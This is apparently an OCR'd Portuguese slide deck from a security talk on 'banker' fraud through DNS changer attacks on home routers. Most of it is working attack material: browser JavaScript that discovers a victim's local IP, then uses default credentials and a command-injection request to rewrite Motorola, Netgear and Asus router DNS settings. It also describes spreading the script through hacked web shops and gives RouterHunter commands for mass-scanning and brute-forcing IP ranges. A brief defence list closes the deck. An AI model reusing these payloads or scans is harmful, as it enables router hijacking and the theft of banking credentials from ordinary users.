


CONFRARIA
ODAY

Hacking The User

Hoje em dia ataques de Bankers são bastante comuns. Para evitar esse tipo de ataques especialistas recomendam que o antivirus e antispywares estejam atualizados, mas na maioria das vezes apenas isto não basta. Nesta palestra serão abordadas e demonstradas algumas técnicas e ferramentas remotas utilizadas por cibercriminosos (Bankers) em roubo de contas.





root@jh00n:~# wh0am1

Nome: Jhonathan Davi A.K.A jh00nbr_

E-mail: jhoon@rtfm-ctf.org

Twitter: @jh00nbr


Facebook: fb.com/JhonVipNet


PSS: packetstormsecurity.com/users/jh00nbr/

Blog: jh00nsec.wordpress.com/ blog.inurl.com

Github: https://github.com/jh00nbr/

- Pesquisador de Segurança no grupo Inurl Brasil
- Entusiasta de Segurança da Informação
- Desenvolvedor Python e Pesquisador de Segurança na ICONS (Instituto Constituição Aberta)
- Membro de Elite do time de CTF RTFM (Red Team Freakin' Maniacs)
- Finalista do Hackaflag 2016 (Vencedor da etapa Cuiabá)







B4nk3r ??

Banker é uma denominação para ataques que roubam informações bancárias dos usuários, senhas bancárias e dados pessoais. Esses ataques, em sua maioria, são feitos através de forma remota.


DNS Changer

DNS Changer altera as configurações de DNS em um roteador permitindo que os atacantes lancem ataques como do tipo Man-in-The-Middle (MITM) por exemplo. Com um DNS falso e malicioso, quando o usuário tenta acessar um site de banco, servidor de email e outros, o roteador redireciona o tráfego para um site clonado.







Servidor DNS Malicioso



Métodos de Infecção

- Codigo Javascript
- Infect.exe
- Scan massivo - Routerhunterbr 2.0






Infect.js

- Com base em algumas pesquisas feitas, foram realizados testes com Códigos Javascripts que capturam endereços de IP locais internos(WebRTC-IPS) e logo após realizam ataques de força bruta contra o roteador do IP interno capturado, testando usuários e senhas padrões pré-definidos no próprio código.

  https://github.com/diafygi/webrtc-ips

```
<script language="javascript">
//get the IP addresses associated with an account
function getIPs(callback){
    var ip_dups = {};

    //compatibility for firefox and chrome
    var RTCPeerConnection = window.RTCPeerConnection
        || window.mozRTCPeerConnection
        || window.webkitRTCPeerConnection;
    var useWebKit = !!window.webkitRTCPeerConnection;


    if(!RTCPeerConnection){

        var win = iframe.contentWindow;
        RTCPeerConnection = win.RTCPeerConnection
            || win.mozRTCPeerConnection
            || win.webkitRTCPeerConnection;
        useWebKit = !!win.webkitRTCPeerConnection;
    }

    //minimal requirements for data connection
    var mediaConstraints = {
        optional: [{RtpDataChannels: true}]
    };

    var servers = {iceServers: [{urls: "stun:stun.services.mozilla.com"}]};

    //construct a new RTCPeerConnection
    var pc = new RTCPeerConnection(servers, mediaConstraints);

    function handleCandidate(candidate){

        var ip_regex = /([0-9]{1,3}(\.[0-9]{1,3}){3}|[a-f0-9]{1,4}(:[a-f0-9]{1,4}){7})/
        var ip_addr = ip_regex.exec(candidate)[1];

        //remove duplicates
        if(ip_dups[ip_addr] === undefined)
            callback(ip_addr);

        ip_dups[ip_addr] = true;
    }

    //listen for candidate events
    pc.onicecandidate = function(ice){

```

Infect.js – Console.log(ip);




```
C:\Users\Administrador>ipconfig

Configuração de IP do Windows


Adaptador Ethernet Conexão local:

   Sufixo DNS específico de conexão. . . . . : domain.name
   Endereço IPv6 . . . . . . . . . . . . . . : fd0b:d9d8:9e3d:0:b4:2c89:9446:6f5a
   Endereço IPv6 Temporário. . . . . . . . . : fd0b:d9d8:9e3d:0:782e:34f3:c02f:b5f1
   Endereço IPv6 de link local . . . . . . . : fe80::b4:2c89:9446:6f5a%12
   Endereço IPv4. . . . . . . . . . . . . . : 192.168.1.11
   Máscara de Sub-rede . . . . . . . . . . . : 255.255.255.0
   Gateway Padrão. . . . . . . . . . . . . . : fe80::ce03:faff:fe53:40dc%12
                                               192.168.1.1
```

Infect.js – Brute Force


```
function e_moto(ip)
{
    var i1 = document.createElement('IMG');
    document.body.appendChild(i1);
    var i2 = document.createElement('IMG');
    document.body.appendChild(i2);
    i1.src='http://'+ip+'/frames.asp?userId=admin&password=motorola';
    i2.src='http://'+ip+'/goformFOO/AlFrame?Gateway.VirtualServerAdvConfig.add=Add&Gateway.VirtualServerAdvConfig.serverId.entry="%27%2B(window.onload%3Dfunction(){with(document)body.
        appendChild(createElement(%27img%27)).src=%27/goformFOO/AlFrame?Gateway.Wan.dhcpClientEnabled=0%27%3Bz=%27%27%3Bfor(c in {%27Gateway.Wan.ipAddress%27:0,%27Gateway.Wan.
        subnetMask%27:0,%27Gateway.Wan.defaultGateway%27:0})z%2B=c%2B%27=%27%2Bdocument.getElementById(c).value%2B%27%26%27%3Bwith(document)body.appendChild(createElement(%27img%27)).
        src=%27/goformFOO/AlFrame?Gateway.Wan.dnsAddress1='+pDNS+'%26%27%2Bz%2B%27%26Gateway.Wan.dhcpClientEnabled=0%27})%2B%27';

}/*Motorola*/
```

```
function r_exp(ip) {

    var method = "GET";
    var url ="";
    //exp(url, "", method);

    url="http://"+ip+"/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=WW=`wget 'http://"+ip+"/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=cat+/www/.htpasswd&curpath=/&currentsetting.
        htm=1&curpath=/&currentsetting.htm=1' -O-` & wget --post-data='h_DNStype=Fixed&c4_DNS1address="+pDNS+"&c4_DNS2address="+sDNS+"&runtest=&todo=save&this_file=pppoe.htm&next_file=basic.
        htm' -O- 'http://$WW@"+ip+"/setup.cgi'&curpath=/&currentsetting.htm=1";
    exp(url, "", method); /*DGN 1000/DGN2200*/

    url="http://admin:admin@"+ip+"/start_apply.htm?current_page=Advanced_WAN_Content.
        asp&modified=0&action_mode=apply&action_script=restart_wan_if&action_wait=5&preferred_lang=EN&lan_ipaddr=192.168.1.1&lan_netmask=255.255.255.0&wan_dns1_x="+pDNS+"&wan_dns2_x="+sDNS+"
        &wan_unit=0&wan_enable=1&wan_nat_x=1&wan_dnsenable_x=0";
    exp(url, "", method); /*asus rt n66u*/

    url ="http://admin:admin@"+ip+"/start_apply.htm?wan_dns1="+pDNS+"&wan_dns2="+sDNS+"&wan_dns1_x="+pDNS+"&wan_dns2_x="+sDNS+"&productid=RT-N56U&current_page=Advanced_WAN_Content.
        asp&modified=0&action_mode=apply&action_script=restart_wan_if&action_wait=5&preferred_lang=EN&firmver=3.0.0.4&lan_ipaddr=192.168.1.1&lan_netmask=255.255.255.
        0&wan_proto=dhcp&wan_enable=1&wan_nat_x=1&wan_upnp_enable=1&wan_dhcpenable_x=1&wan_dnsenable_x=0&dhcpc_mode=1";
    exp(url, "", method); /*asus rt n56u*/

    url ="http://admin:admin@"+ip+"/start_apply.htm?wan_dns1_x="+pDNS+"&wan_dns2_x="+sDNS;
    exp(url, "", method); /*asus rt n56u*/
```

Injfect.js - Requests

Ataques de força bruta contra roteadores podem ter na, maioria das vezes, 99% de sucesso. Isso porque os usuários dos roteadores muitas vezes não mudam as senhas dos roteadores e usam senhas padrão para marcas populares de roteadores.

Ao adquirir o IP local do roteador, o script envia várias solicitações HTTP(GET) para o roteador com um endereço IP de um servidor DNS malicioso para substituir o atual.



Infect.js - Propagação

Várias técnicas são utilizadas pelos cibercriminosos para disseminação dos scripts. Umas das preferidas deles é a invasão de sites e LOJAS VIRTUAIS com bastante tráfego de usuários, então eles acabam incluindo esse código Javascript no código fonte do site.

Scanner Routerhunter 2.0


- The RouterhunterBR is an automated security tool that finds vulnerabilities and performs tests on routers and vulnerable devices on the Internet.


  The RouterhunterBR was designed to run over the Internet looking for defined ips tracks or random in order to automatically exploit the vulnerability DNSChanger on home routers.

Download: https://github.com/jh00nbr/Routerhunter-2.0

Referencias:

http://www.kitploit.com/2016/02/routerhunterbr-20-automated-tool-for.html
https://packetstormsecurity.com/files/135357/RouterHunterBR-2.0.html
https://blackarch.org/tools.html
https://www.facebook.com/thehackernews/posts/1317560411591162?pnref=story





Comandos - Routerhunter

Random IP:

python routerhunter.py –dns1 8.8.8.8 –dns2 8.8.4.4 –randomip –limitip 10 –threads 10

Scanner in range:

python routerhunter.py –dns1 8.8.8.8 –dns2 8.8.4.4 –range 186.214.43.0-255 –threads 10


Comandos - Routerhunter


Brute force with users and passwords on routers that requires authentication:

python routerhunter.py –dns1 8.8.8.8 –-dns2 8.8.4.4 –range 186.214.43.65-70 --bruteforce –threads 10

Defesa

- Alteração de usuários e senhas padrão do roteador.
- Atualização de firmware.
- Desabilitar funções de administração remotas (porta 80).
- Verificação periódica das configurações DNS do roteador e placa de rede.
- Instalação de extensões no navegador, para bloqueio de scripts antes que sejam executados no navegador(NoScript).





Referencias

https://github.com/diafygi/webrtc-ips

https://packetstormsecurity.com/files/135357/RouterHunterBR-2.0.html

http://www.kitploit.com/2016/02/routerhunterbr-20-automated-tool-for.html

https://github.com/jh00nbr/Routerhunter-2.0

http://seclist.us/scanner-routerhunter-2-0-testing-vulnerabilities-in-devices-routers-connected-to-the-internet.html

https://www.92aq.com/2016/02/03/routerhunterbr.html

http://bulldogshield.com/?p=520

https://www.facebook.com/thehackernews/posts/1317560411591162?pnref=story

https://www.facebook.com/Garage4Hackers/posts/1133163010035457

http://www.pir8geek.com/routerhunter-2-0-a-tool-used-to-find-vulnerable-routers-and-devices-on-the-internet-and-perform-tests/

https://jh00nsec.wordpress.com/2016/01/22/routerhunterbr-2-0-testing-vulnerabilities-in-devices-and-routers-connected-to-the-internet-dnschanger/

http://scoooops.com/p/routerhunter-2-0-testing-vulnerabilities-devices

https://www.92aq.com/2016/02/03/routerhunterbr.html

http://www.open-open.com/lib/view/open1454734347073.html

http://g1.globo.com/tecnologia/blog/seguranca-digital/post/submundo-do-crime-brasileiro-adota-bitcoin-e-oferece-cursos-para-golpistas.html

http://olhardigital.uol.com.br/fique_seguro/noticia/nunca-foi-tao-facil-tomar-se-um-cibercriminoso-no-brasil/54356

http://g1.globo.com/tecnologia/blog/seguranca-digital/post/o-que-os-hackers-farao-em-2016.html

http://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/brazilian-cybercriminal-underground-2015

http://computerworld.com.br/aprenda-proteger-sua-empresa-em-curso-gratuito-de-autodefesa-hacking

Thanks ;)